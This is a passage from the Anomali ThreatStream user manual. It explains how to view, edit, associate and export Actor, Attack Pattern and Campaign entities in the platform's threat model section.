- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88.

13 Export

- **Create Report (PDF):** Generate a PDF report using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports"](#) on page 597 for more information.
- **Share via Email:** Share the Actor with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email"](#) on page 589 for more information.
- **Export IOCs to CSV:** Export observables associated with the Actor in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.

- **Export to STIX:** Export the Actor in STIX format. See ["Exporting Threat Model Entities in STIX Format"](#) on page 607 for more information.

Editing Actors


Actors created by your organization can always be edited.

To edit an Actor:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Actor you want to edit.
3. Click **Actions > Edit**.

4. In edit view, make changes to any of the fields listed below.




Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Actor. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Title	Enter a meaningful name for the Actor. Actor titles are associated with your organization. Therefore, you cannot create two Actors with the same title within your organization. However, two Actors with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.
Avatar	Drag and drop or browse for an image representing the Actor.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.   Note: Actors can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

Field	Description
	 - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your threat model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Actor. Click Add Intelligence Initiative to add an intelligence initiative to the Actor.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Aliases	Add other names that this Actor is known by. For example, Axiom is also known as Elderwood and Shell Crew.
Start Date	Specify the time when this Actor was defined or modified on ThreatStream.
Victims	Select industries or groups that the Actor may have impacted. You can add multiple victims.
Goals	The high-level goals of this Actor, namely, what are they trying to do. For example, they may be motivated by personal gain, but their goal is to steal credit card numbers. To do this, they may execute specific Campaigns that have detailed objectives like compromising point of sale systems at a large retailer.

Field	Description
Resource Level	This defines the organizational level at which this Actor typically works, which in turn determines the resources available to this Actor for use in an attack. This attribute is linked to the sophistication property — a specific resource level implies that the Actor has access to at least a specific sophistication level.
Primary Motivation	Select the primary reason, motivation, or purpose behind this Actor. The motivation is why the Actor wishes to achieve the goal (what they are trying to achieve).
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Actor. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Actor can add or delete source locations.
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Actor. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Actor can add or delete target locations.
Target Industry	Select target industries associated with the Actor. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Actor can add or delete target industries.

Field	Description
Threat Actor Types	Select the type(s) of this Actor.
Secondary Motivations	Select secondary reasons, motivations, or purposes behind this Actor.
Personal Motivations	Select personal reasons, motivations, or purposes of the Actor regardless of organizational goals.
Roles	List the roles the Actor plays.
Sophistication	Select the level of sophistication observed about the Actor. The Sophistication levels available on ThreatStream follow the Threat Actor Sophistication Vocabulary for STIX. The levels are: No Type (Default), Innovator, Expert, Practitioner, Novice, Aspirant. Optionally, you can also enter a free-form text description about the Sophistication level.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	

Field	Description
Observables	Create associations with the Actor.
Threat Bulletins	To create associations with this Actor: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Actor. To remove the Actor from an investigation, click on the investigation of your interest and delete the Actor from the investigation page. See "Managing Entities on the Table View " on page 939 for details.
Attachments	

Field	Description
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.
Operation Types — Motivations	

Field	Description
Operation Types	Add an operation type from the drop-down list. This list is derived from the Vocabulary Items in ThreatActorTypeVocab-1.0 STIX Vocabularies Schema. To add an operation type: - Click Actions > Add. - Select a type from the Choose Type drop-down list. Optionally, specify a description for the type in the Description field. - Click Add when finished. The operation type has been added.
Motivations	Add a motivation from the drop-down list. This list is derived from the Vocabulary Items in MotivationVocab-1.1 STIX Vocabularies Schema. To add a motivation: - Click Actions > Add. - Select a motivation type from the Choose Type drop-down list. Optionally, specify a description for the type in the Description field. - Click Add when finished. The motivation has been added.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Viewing Attack Pattern Details

The screenshot displays the Anomali Threat Model interface for viewing an Attack Pattern. The interface is divided into several sections:

- Left Sidebar:** Contains navigation options and metadata for the Attack Pattern, including the title 'T1584.005 - Compromise Infrastructure: Botnet', the user 'Optic Administrator', publication status 'Published', publication date '20 Mar 2023 10:46', TLP setting 'Clear', and a 'Share' button.
- Top Navigation Bar:** Features tabs for 'Description', 'Associations (2)', 'MITRE ATT&CK', 'Investigations (2)', 'Attachments (4)', 'Notes', and 'History'. There are also buttons for 'Export', 'Actions', and 'Save Alternate Version'.
- Main Content Area:** Displays the details of the Attack Pattern, including a description, sub-techniques, mitigations, detection, and references. A comment box is visible at the bottom of the main content area.

1 Summary

Summaries contain high-level information, such as the Attack Pattern title, the user who created the Attack Pattern entity, publication status, publication date, and TLP setting.

2 Actions

The Actions menu is based on the source or stream of an Attack Pattern. It may include the following actions:

- **Edit:** Edit Attack Pattern details. For more information, see ["Editing Attack Patterns" on page 648](#).
- **Assign User:** Assign the Attack Pattern to a user in your organization for further work on the entity.
- **Publication workflow:** Move the Attack Pattern through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).

- **Add to Investigation:** Add the Attack Pattern to a new or existing investigation. When adding an Attack Pattern to an investigation, you can additionally add observables associated with the Attack Pattern to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Attack Pattern. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Attack Pattern. For more information, see ["Cloning Threat Model Entities" on page 593](#)
- **Retrospective Search:** Run a Forensics & Retrospective search on your Security Analytics instance to see the matches for the observables associated with the Attack Pattern.



Note: You must have an active Anomali Security Analytics subscription to enable Retrospective Search.

3 Attributes


Depending on a source of an Attack Pattern, attributes may include Tags, Visibility, Intelligence Initiative, Feed, Aliases, Source Locations, Target Locations, Target Industry, Kill Chain Phases, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing Attack Patterns" on page 648](#).

MITRE ATT&CK patterns may include the following attributes: data sources, system requirements, permissions required, MITRE ATT&CK ID, MITRE ATT&CK version, MITRE ATT&CK type, MITRE ATT&CK tactics.

To assign an intelligence initiative to an Attack Pattern:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Attack Pattern.
3. Click **Add**.



4 Description

Full text description of the Attack Pattern.

5 Associations

Associated Observables, Threat Models, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Attack Pattern. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Attack Pattern.

9 Notes

STIX 2.1 notes associated with the Attack Pattern.

10 History


When a change is made to an Attack Pattern, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Attack Pattern, the organization name is shown in the log entry; all other organization names are hidden.

11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88

13 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing Threat Model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the Attack Pattern with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.
- **Export IOCs to CSV:** Export observables associated with the Attack Pattern in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the Attack Pattern in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.

14 View Alternative Version

View Attack Pattern details with one of the following ATT&CK versions: v8.2, v9.0, v10.0, v10.1, v11.0, v11.3, v12.1, v13.1, v14.1, v15.1, v16.1, v17.0, v17.1 and v18.0.


Editing Attack Patterns

Attack patterns created by your organization can always be edited.

To edit an Attack Pattern:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Attack Pattern you want to edit.


3. Click **Actions > Edit**.



4. In edit view, make changes to any of the fields listed below.




Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Attack Pattern. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.

Field	Description
Title	Enter a meaningful name for the Attack Pattern. Attack pattern titles are associated with your organization. Therefore, you cannot create two Attack Patterns with the same title within your organization. However, two Attack Pattern samples with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.   Note: ■ Attack Patterns can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. ■ Tags must be 2,000 characters or less. ■ You can remove any public tag added

Field	Description
	 by other organizations to your threat model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Attack Pattern. Click Add Intelligence Initiative to add an intelligence initiative to the Attack Pattern.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Aliases	Add other names by which the Attack Pattern is known.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Attack Pattern. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Attack Pattern can add or delete source locations.
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Attack Pattern. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Attack Pattern can add or delete target locations.

Field	Description
Target Industry	Select target industries associated with the Attack Pattern. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Attack Pattern can add or delete target industries.
Kill Chain Phases	Add Kill Chain phases for which this Attack Pattern is used.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	


Field	Description
Observables	Create associations with the Attack Pattern.
Import Sessions	To create associations with this Attack Pattern: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Threat Bulletins	
Actors	
Attack Patterns	
Campaigns	
Course of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Attack Pattern. To remove the Attack Pattern from an investigation, click on the investigation of your interest and delete the Attack Pattern from the investigation page. See "Managing Entities on the Table View " on page 939 for details.

Field	Description
Attachments	
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See "[Reviewing Threat Model Entities for Publication](#)" on page 581 for more information.

Viewing Campaign Details



1 Summary

Summaries contain high-level information, such as the Campaign title, the user who created the Campaign, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Campaign details. For more information, see ["Editing Campaigns" on page 661](#).
- **Publication workflow:** Move the Campaign through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Campaign to a new or existing investigation. When adding a Campaign to an investigation, you can additionally add observables associated with the Campaign to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Campaign. See ["Deleting Threat Model Entities" on page 596](#) for more information.

- **Clone:** Create a private copy of the Campaign . For more information, see ["Cloning Threat Model Entities" on page 593](#)
- **Retrospective Search:** Run a Forensics & Retrospective search on your Match Cloud instance to see the matches for the observables associated with the Campaign.



Note: You must have an active subscription to Match Cloud to enable Retrospective Search.


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Status, Aliases, Start Date, End Date, Victims, Source Locations, Target Locations, Target Industry, Activity Dates, Intended Effects, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing Campaigns" on page 661](#).

To assign an intelligence initiative to a Campaign:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Campaign.
3. Click **Add**.



4 Description

Full text description of the Campaign.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Campaign. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Campaign.

9 Notes

STIX 2.1 notes associated with the Campaign.

10 History


When a change is made to a Campaign, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Campaign, the organization name is shown in the log entry; all other organization names are hidden.

11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88.

13 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports"](#) on page 597 for more information.
- **Share via Email:** Share the Campaign with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email"](#) on page 589 for more information.
- **Export IOCs to CSV:** Export observables associated with the Campaign in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.

- **Export to STIX:** Export the Campaign in STIX format. See ["Exporting Threat Model Entities in STIX Format"](#) on page 607 for more information.

Editing Campaigns

Campaigns created by your organization can always be edited.


To edit a Campaign:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Campaign you want to edit.
3. Click **Actions > Edit**.

The screenshot displays the 'Edit Campaign' interface in Anomali ThreatStream. The interface is divided into a sidebar on the left and a main content area on the right. The sidebar contains a list of campaigns with a search bar and a 'Filter' button. The main content area shows a campaign preview with a title, description, and a list of associated entities. The entities are listed in a table with columns for Name, Type, and Status. The interface is designed for editing campaign details and managing associated entities.

4. In edit view, make changes to any of the fields listed below.




Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Campaign. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
